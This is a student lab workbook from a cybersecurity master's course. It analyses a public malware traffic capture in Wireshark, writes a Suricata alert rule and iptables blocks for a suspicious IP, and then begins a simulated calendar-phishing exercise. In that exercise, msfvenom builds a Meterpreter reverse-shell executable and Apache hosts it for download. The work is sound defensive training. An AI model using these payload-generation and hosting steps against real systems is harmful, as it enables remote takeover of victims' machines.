UNIVERSITY OF DHAKA

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Professional Master's in Information & Cybersecurity(PMICS)

CSE804: Network & Internet Security Lab Workbook

Submitted By,

Name: Ovishek Pal

Student ID: JNH-50016

Group Information

Name: Md. Abdullah Bin Salam

ID: SH-50007

Name: Tarek Mohammad Chowdhury

ID: SH-50031

Name: Mir Mushfiq Ahmed


ID: SH-50022

Name: SM Razoan

ID: SH-50008

Answer to the Question no-1

We visited the website malware-traffic-analysis.net and downloaded the ZIP archive containing the PCAP file named *2025-01-22-traffic-analysis-exercise.pcap.zip*, which has a file size of 20.5 MB (20,534,228 bytes). The ZIP file was extracted using the password "*infected_20250122*". After successful extraction, the PCAP file was opened and analyzed using Wireshark.


www.malware-traffic-analysis.net/2025/01/22/index.html
MALWARE-TRAFFIC-ANALYSIS.NET

2025-01-22 - TRAFFIC ANALYSIS EXERCISE: DOWNLOAD FROM FAKE SOFTWARE SITE

ASSOCIATED FILE:

- Zip archive of the pcap: **2025-01-22-traffic-analysis-exercise.pcap.zip** 20.5 MB (20,534,228 bytes)


NOTES:

- Zip files are password-protected. Of note, this site has a new password scheme. For the password, see the "about" page of this website.

google authenticator - Search
Authenticator
https://[redacted]/download/index.html?msclkid=b661597032311c9a35433ee172deee2d
Google Authenticator
Downloads

application_setup.js could harm your device. Do you want to keep it anyway?


The PCAP file was successfully loaded into Wireshark for analysis. To identify suspicious PowerShell script downloads, a display filter was applied using *http.request.uri contains ".ps1"*, which revealed two HTTP GET requests for .ps1 files.


2025-01-22-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.request.uri contains ".ps1"
No.   Time        Source       Destination    Protocol  Length Info
 5063 62.145732   10.1.17.215  5.252.153.241  HTTP       144 GET /api/file/get-file/29842.ps1 HTTP/1.1
13671 128.984576  10.1.17.215  5.252.153.241  HTTP       118 GET /api/file/get-file/pas.ps1 HTTP/1.1
```


Next, another filter was used:

http.response && frame contains ".ps1", which identified two corresponding HTTP responses associated with the PowerShell scripts.


2025-01-22-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http.response && frame contains ".ps1"
No.   Time        Source         Destination  Protocol Length Info
5033  60.464642   5.252.153.241  10.1.17.215  HTTP     819 HTTP/1.1 200 OK
8000  124.958915  5.252.153.241  10.1.17.215  HTTP     444 HTTP/1.1 200 OK
```


Finally, the extracted files were verified by navigating to *File → Export Objects → HTTP, where two .ps1* file traces were observed, confirming the download activity.



Text Filter: .ps1


Packet	Hostname	Content Type	Size	Filename
5071	5.252.153.241	application/octet-stream	1,512 bytes	29842.ps1
13675	5.252.153.241	application/octet-stream	1,553 bytes	pas.ps1

Now, we created a custom Suricata rules file named local.rules in the directory /var/lib/suricata/rules/. The custom rules were then written into this file to detect specific network activity as part of our analysis.




```
root@ovi-vm:/var/lib/suricata/rules# cat local.rules
alert tcp $HOME_NET any -> 5.252.153.241 any (msg:"IOC: Connection attempt to known suspicious IP"; flags:S; threshold:type both, track b
 seconds 120; classtype:trojan-activity; sid:2000020; rev:1;)
root@ovi-vm:/var/lib/suricata/rules#
```

Next, the Suricata configuration file (suricata.yaml) was updated to include our local.rules file, ensuring that Suricata would load and apply the custom rules during network monitoring.



```
default-rule-path: /var/lib/suricata/rules
rule-files:
  - local.rules
classification-file: /etc/suricata/classification.config
reference-config-file: /etc/suricata/reference.config
```


Afterwards, the custom rules were tested, and the Suricata configuration was verified to confirm that the local.rules file had been successfully loaded and was functioning as intended.



```
root@ovi-vm:/var/lib/suricata/rules# suricata -T /etc/suricata/sur
icata.yaml
i: suricata: This is Suricata version 8.0.2 RELEASE running in SYS
TEM mode
W: runmodes: eve module 'ikev2' has been replaced by 'ike'
i: suricata: Configuration provided was successfully loaded. Exiti
ng.
```


After completing the above steps, the Suricata and Filebeat services were restarted to apply the changes and ensure that the custom rules and configurations were actively in effect.

Next, we used the wget command from our Ubuntu machine to send a request to the targeted IP address, simulating network traffic to test the custom Suricata rules.




```
root@ovi-vm:/home/ovi# wget 5.252.153.241
```

Once the activity was performed, an alert was generated by Suricata. We then accessed the Elasticsearch dashboard and navigated to the Alerts section to verify that the alert was successfully recorded and visible on the dashboard.


Navigation [Filebeat Suricata]
SURICATA Events | Alerts
Top Alerting Hosts [Filebeat Suricata]
Count
ovi-...
Top Alert Signatures [Filebeat Suricata]
Export

Alert Signature	Alert Category	Count
IOC: Connection attempt to known suspici...	A Network Trojan was detected	1


Finally, we clicked on the generated alert to view its Alert Description. Upon inspection, we confirmed that the Rule ID of the alert matched the custom rule we had created in local.rules.


OpenStreetMap contributors, OpenMapTiles, Elastic Maps Service
Alerts [Filebeat Suricata]
Rows per page: 50

network.transport	tcp
related.ip	192.168.244.138, 5.252.153.241
rule.category	A Network Trojan was detected
rule.id	2000020
rule.name	IOC: Connection attempt to known suspicious IP
service.type	suricata
source.address	192.168.244.138
source.bytes	148B
source.ip	192.168.244.138
source.packets	2


Answer to the Question no-2

To mitigate the suspicious activity originating from the identified IOC IP address, iptables rules were added to block all inbound and outbound communication with the IP 5.252.153.241. The INPUT rule was configured to reject incoming traffic from the malicious IP, while the OUTPUT rule was applied to reject any outgoing traffic destined for the same IP. This ensured that further communication with the suspicious source was effectively blocked at the host level.




```
root@ovi-vm:/var/lib/suricata/rules# sudo iptables -A INPUT -s 5.252.153.241 -j REJECT
root@ovi-vm:/var/lib/suricata/rules# sudo iptables -A OUTPUT -d 5.252.153.241 -j REJECT
root@ovi-vm:/var/lib/suricata/rules# iptables -nvxL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
    pkts      bytes target     prot opt in     out     source               destination
       0        0 REJECT     all  --  *      *       5.252.153.241        0.0.0.0/0            reject-with icmp-port-unreachable

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
    pkts      bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
    pkts      bytes target     prot opt in     out     source               destination
       0        0 REJECT     all  --  *      *       0.0.0.0/0            5.252.153.241        reject-with icmp-port-unreachable
root@ovi-vm:/var/lib/suricata/rules#
```

After applying the iptables rules, we verified their effectiveness by testing network connectivity to ensure that communication with the blocked IP address was successfully denied, confirming that the iptables configuration was working correctly.


Navigation [Filebeat Suricata]
Events | Alerts
Top Alerting Hosts [Filebeat Suricata]
Count
ovi-...
Top Alert Signatures [Filebeat Suricata]
Export

Alert Signature	Alert Category	Count
IOC: Connection attempt to known suspici...	A Network Trojan was detected	1




```
root@ovi-vm:/var/lib/suricata/rules# wget 5.252.153.241
--2026-01-03 10:55:58--  http://5.252.153.241/
Connecting to 5.252.153.241:80... failed: Connection refused.
root@ovi-vm:/var/lib/suricata/rules#
```

Answer to the Question no-3


Google Calendar Phishing Attack Detection is a simulated phishing attack using malicious calendar invites (.ics files) to deliver a reverse shell payload, with detection mechanisms implemented using Suricata (IDS) and Wazuh (SIEM). The attack chain involves email phishing, payload hosting, reverse shell establishment, and comprehensive security monitoring.

The lab environment was configured using a bridged adapter network mode so that both virtual machines were connected to the same network as the host system. The attacker machine ran Ubuntu 24.04.2, while the victim machine ran Windows 10 with the Wazuh agent installed. Both systems were assigned IP addresses within the 192.168.119.0/24 subnet, confirming they were on the same local network and able to communicate directly without additional routing or NAT configuration.




```
root@ubuntu-2204: /home/ubuntu
root@ubuntu-2204:/home/ubuntu# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.119.149 LPORT=4444 -f exe > newpayload.exe
/snap/metasploit-framework/2173/opt/metasploit-framework/bin/msfvenom: 14: cd: can't cd to /home/ubuntu
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes

root@ubuntu-2204:/home/ubuntu# 
```

In Phase 1, a reverse shell payload was created and prepared for delivery to the target system. A Windows Meterpreter reverse TCP payload was generated using the msfvenom tool, specifying the attacker machine’s IP address (192.168.119.149) and listening port 4444, and the output was saved as an executable file named *newpayload.exe*.




```
root@ubuntu-2204: /home/ubuntu
root@ubuntu-2204:/home/ubuntu# sudo mv newpayload.exe /var/www/html/
root@ubuntu-2204:/home/ubuntu# sudo chmod 755 /var/www/html/newpayload.exe
root@ubuntu-2204:/home/ubuntu# sudo systemctl start apache2
root@ubuntu-2204:/home/ubuntu#
```

After the payload was created, it was moved to the Apache web server’s directory on the Ubuntu machine, the necessary file permissions were set to allow access, and the Apache service was started to host the file. This allowed the payload to be downloaded from the attacker system via a web browser, with the Apache configuration and running service.



